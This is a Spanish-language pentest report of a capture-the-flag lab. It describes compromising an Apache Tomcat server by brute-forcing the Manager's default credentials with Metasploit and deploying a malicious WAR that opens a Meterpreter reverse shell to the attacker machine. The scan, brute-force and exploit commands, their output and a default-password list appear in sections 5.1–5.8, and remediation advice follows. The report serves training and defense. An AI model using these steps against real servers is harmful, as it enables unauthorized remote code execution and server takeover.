INFORME DE PENTESTING

Comprometer un servidor Apache Tomcat mediante despliegue de WAR malicioso

Laboratorio: WHOAMI LABS — TOMCAT

Autor	Josep Sanz
Tipo de prueba	Caja negra (Black Box)
Objetivo	172.17.0.2 : 8080 — Apache Tomcat 9.0.65
Dificultad	Fácil
Fecha	26 de octubre de 2026
Estado	Objetivo comprometido con éxito
Clasificación	CONFIDENCIAL

Documento de uso formativo — pentesting ético en entorno de laboratorio controlado.

1. Resumen ejecutivo

Durante esta prueba de intrusión se evaluó la seguridad de un servidor **Apache Tomcat 9.0.65** expuesto en la dirección **`172.17.0.2:8080`**. El objetivo era obtener acceso remoto al sistema y recuperar la *flag* que acredita el compromiso del laboratorio.

La evaluación concluyó con el **compromiso total del servidor**. La causa raíz fue el uso de **credenciales débiles y por defecto** en la aplicación de administración (Tomcat Manager), accesible desde la red. Una vez obtenidas las credenciales **`admin : tomcat`** mediante fuerza bruta, fue posible desplegar un archivo WAR malicioso que proporcionó ejecución remota de código y una sesión interactiva Meterpreter con los privilegios del servicio.

La vulnerabilidad combinada se clasifica como **CRÍTICA**, ya que permite a un atacante no autenticado tomar el control completo del servidor web desde la red interna.

Resultado obtenido

```
Flag capturada:  TOMCAT{brut3_f0rc3_m4n4g3r_upl04d_w4r}
Acceso logrado:  Sesión Meterpreter (java/meterpreter/reverse_tcp)
Privilegios:     Usuario del servicio Tomcat (/opt/tomcat)
```

2. Alcance y objetivos

El alcance de la prueba se limitó estrictamente al siguiente activo, dentro de un entorno de laboratorio aislado y autorizado:

Host objetivo	172.17.0.2
Puerto / servicio	8080/tcp — HTTP (Apache Tomcat)
Versión	Apache Tomcat 9.0.65
Máquina atacante	172.17.0.1 (Kali Linux)
Tipo de evaluación	Caja negra, sin credenciales iniciales

Objetivos de la prueba

- Identificar los servicios expuestos por el objetivo.
- Enumerar la superficie de ataque de la aplicación web.
- Detectar y explotar debilidades de autenticación.
- Lograr ejecución remota de código en el servidor.
- Recuperar la flag como prueba del compromiso.

3. Metodología

La prueba siguió una metodología de intrusión por fases, alineada con marcos de referencia como **PTES** y **OWASP WSTG**. Las herramientas empleadas fueron Nmap, Feroxbuster, Metasploit Framework y un navegador web, todas ellas estándar en la distribución Kali Linux.

- **Reconocimiento** — descubrimiento de puertos y servicios con Nmap.
- **Enumeración** — descubrimiento de rutas y paneles con Feroxbuster.
- **Análisis de credenciales** — investigación de credenciales por defecto y fuerza bruta.
- **Explotación** — despliegue de WAR malicioso a través del Tomcat Manager.
- **Post-explotación** — acceso al sistema de ficheros y captura de la flag.

4. Resumen de hallazgos

ID	Hallazgo	Severidad
F-01	Credenciales débiles/por defecto en Tomcat Manager	Crítica
F-02	Interfaz de administración (Manager) expuesta en la red	Alta
F-03	Rol manager-script habilitado permite despliegue remoto de WAR	Alta
F-04	Divulgación de versión del servidor (Tomcat 9.0.65)	Baja
F-05	Tráfico de administración sin cifrar (HTTP)	Media

5. Desarrollo técnico del ataque

5.1 Fase 1 — Reconocimiento (Nmap)

Se realizó un escaneo completo de puertos TCP del objetivo para identificar los servicios expuestos. El escaneo reveló un único puerto abierto, el **`8080/tcp`**, correspondiente a un servidor web **Apache Tomcat 9.0.65**.

```
$ nmap -p- -sV -sC -sS -n -Pn --min-rate=5000 172.17.0.2

PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat 9.0.65
|_http-title: Apache Tomcat/9.0.65
```




Figura 1. Escaneo Nmap: puerto 8080 abierto con Apache Tomcat 9.0.65.

5.2 Fase 2 — Enumeración de rutas web (Feroxbuster)

A continuación se enumeraron los directorios y aplicaciones desplegadas en el servidor mediante **Feroxbuster**. La herramienta identificó las interfaces de administración de Tomcat, que son el principal vector de ataque de este tipo de servicio:

- `/manager/html` → respuesta 401 (requiere autenticación). Panel de administración de aplicaciones.
- `/host-manager/html` → respuesta 403. Gestor de hosts virtuales.
- `/manager/status` → respuesta 401. Estado del servidor.

El código **401 Unauthorized** confirma que el Tomcat Manager existe y es accesible desde la red: solo falta superar la autenticación HTTP Basic.




Figura 2. Feroxbuster descubre /manager/html, /host-manager y /manager/status.

5.3 Fase 3 — Investigación de credenciales por defecto (OSINT)

Dado que el Manager está protegido por autenticación básica, se investigaron las **credenciales por defecto conocidas** de Apache Tomcat. Existen listas públicas ampliamente documentadas con los pares usuario/contraseña que vienen preconfigurados en numerosas instalaciones (por ejemplo `admin:admin`, `tomcat:tomcat`, `admin:tomcat`). Esta lista se utilizó como diccionario para el siguiente paso.




Figura 3. Listado público de credenciales por defecto de Apache Tomcat.

5.4 Fase 4 — Intento inicial de explotación (fallido)

Se configuró el módulo `exploit/multi/http/tomcat_mgr_upload` de Metasploit. Sin embargo, al lanzarlo **sin credenciales**, el ataque se abortó: el módulo necesita autenticarse en el Manager para poder subir el WAR, y al no disponer de usuario y contraseña recibió un rechazo.

```
[*] Retrieving session ID and CSRF token ...
[-] Exploit aborted due to failure: unknown: Unable to access the
    Tomcat Manager
```

```
[*] Exploit completed, but no session was created.
```

Este fallo es esperado y confirma el diagnóstico: **el único obstáculo es la autenticación**. Es necesario obtener credenciales válidas antes de explotar.




Figura 4. Intento de explotación sin credenciales: abortado por falta de acceso al Manager.

5.5 Fase 5 — Fuerza bruta de credenciales

Se empleó el módulo auxiliar `auxiliary/scanner/http/tomcat_mgr_login` para probar automáticamente los pares de credenciales por defecto contra el panel. El ataque tuvo éxito e identificó un par válido:

```
msf > use auxiliary/scanner/http/tomcat_mgr_login
msf > set RHOSTS 172.17.0.2
msf > set RPORT 8080
msf > run

[+] 172.17.0.2:8080 - Login Successful: admin:tomcat
```

Credenciales obtenidas: **`admin : tomcat`**.




Figura 5. Metasploit confirma el login válido admin:tomcat (línea verde [+]).

5.6 Fase 6 — Verificación de acceso al Tomcat Manager

Antes de explotar, se validaron manualmente las credenciales accediendo al panel `/manager/html` desde el navegador. El acceso fue correcto (**`Message: OK`**), mostrando la consola de administración con la lista de aplicaciones desplegadas y la función **Deploy**, que permite subir nuevas aplicaciones WAR — el vector que se aprovechará a continuación.




Figura 6. Acceso autenticado al Tomcat Web Application Manager (admin:tomcat).

5.7 Fase 7 — Explotación: despliegue de WAR malicioso

Con las credenciales válidas cargadas en el módulo, se relanzó el exploit. Metasploit generó un WAR con una **payload Meterpreter** (`java/meterpreter/reverse_tcp`), lo subió al Manager, lo ejecutó para abrir la conexión inversa y, acto seguido, lo retiró (`undeploy`) para no dejar rastro. El resultado fue una **sesión Meterpreter activa**.

```
msf > set HttpUsername admin
msf > set HttpPassword tomcat
msf > set LHOST 172.17.0.1
msf > exploit

[*] Uploading and deploying IdyPPPdpgU2kfovgP ...
[*] Executing IdyPPPdpgU2kfovgP ...
[*] Sending stage (63218 bytes) to 172.17.0.2
[*] Meterpreter session 1 opened (172.17.0.1:4444 -> 172.17.0.2:42558)
```




Figura 7. Exploit exitoso: sesión Meterpreter abierta y listado de /opt/tomcat (se observa flag.txt).

5.8 Fase 8 — Post-explotación y captura de la flag

Desde la sesión Meterpreter se exploró el directorio de trabajo del servicio `/opt/tomcat`, donde se localizó el fichero **`flag.txt`**. Su lectura confirmó el compromiso completo del laboratorio:

```
meterpreter > cat flag.txt
TOMCAT{brut3_f0rc3_m4n4g3r_upl04d_w4r}
```




Figura 8. Captura de la flag y confirmación del laboratorio como "comprometido con éxito".

Flag obtenida: **`TOMCAT{brut3_f0rc3_m4n4g3r_upl04d_w4r}`**

6. Análisis de la vulnerabilidad principal (F-01)

Nombre	Credenciales débiles/por defecto en Tomcat Manager con despliegue remoto de WAR
Severidad	**CRÍTICA**
CVSS 3.1 (estimado)	9.8 — AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Referencia CWE	CWE-521 (Contraseñas débiles) · CWE-1392 (Credenciales por defecto)
Impacto	Ejecución remota de código y control total del servidor
Vector	Autenticación en /manager y despliegue de aplicación WAR maliciosa

Descripción

La aplicación Tomcat Manager estaba protegida únicamente por credenciales triviales (`admin:tomcat`). El rol asociado disponía de permisos de `manager-script / manager-gui`, lo que habilita el despliegue remoto de aplicaciones. Un atacante puede así subir un archivo WAR que contenga código arbitrario (una webshell o una payload de conexión inversa) y ejecutarlo con los privilegios del servicio Tomcat, obteniendo control del servidor.

7. Recomendaciones y remediación

Para mitigar los riesgos identificados se recomienda aplicar las siguientes medidas, ordenadas por prioridad:

Prioridad	Medida recomendada
Crítica	Cambiar de inmediato todas las credenciales por defecto por contraseñas robustas y únicas en tomcat-users.xml.
Alta	Restringir el acceso a /manager y /host-manager a direcciones IP de confianza mediante RemoteAddrValve, o deshabilitar el Manager si no es necesario.
Alta	Aplicar el principio de mínimo privilegio en los roles: evitar manager-script cuando no sea imprescindible.
Media	Servir el panel exclusivamente por HTTPS para evitar la exposición de credenciales en texto claro.
Media	Implementar bloqueo tras intentos fallidos y monitorización de accesos al Manager para detectar fuerza bruta.
Baja	Ocultar o modificar el banner de versión del servidor para dificultar el reconocimiento.

8. Conclusiones

El laboratorio se comprometió por completo partiendo de una posición sin credenciales. La cadena de ataque fue directa: *reconocimiento → enumeración → credenciales débiles → despliegue de WAR → ejecución remota de código*. El factor determinante fue el uso de una contraseña por defecto en una interfaz de administración expuesta en la red.

Este escenario refleja una de las causas más frecuentes de compromiso de servidores Tomcat en entornos reales. La corrección es sencilla y de bajo coste —principalmente, credenciales fuertes y restricción de acceso al Manager — pero su impacto en la reducción del riesgo es muy elevado. Aplicando las recomendaciones del apartado 7, este vector de ataque quedaría neutralizado.

> **Resultado final: objetivo comprometido con éxito — flag TOMCAT{brut3_f0rc3_m4n4g3r_upl04d_w4r} recuperada.**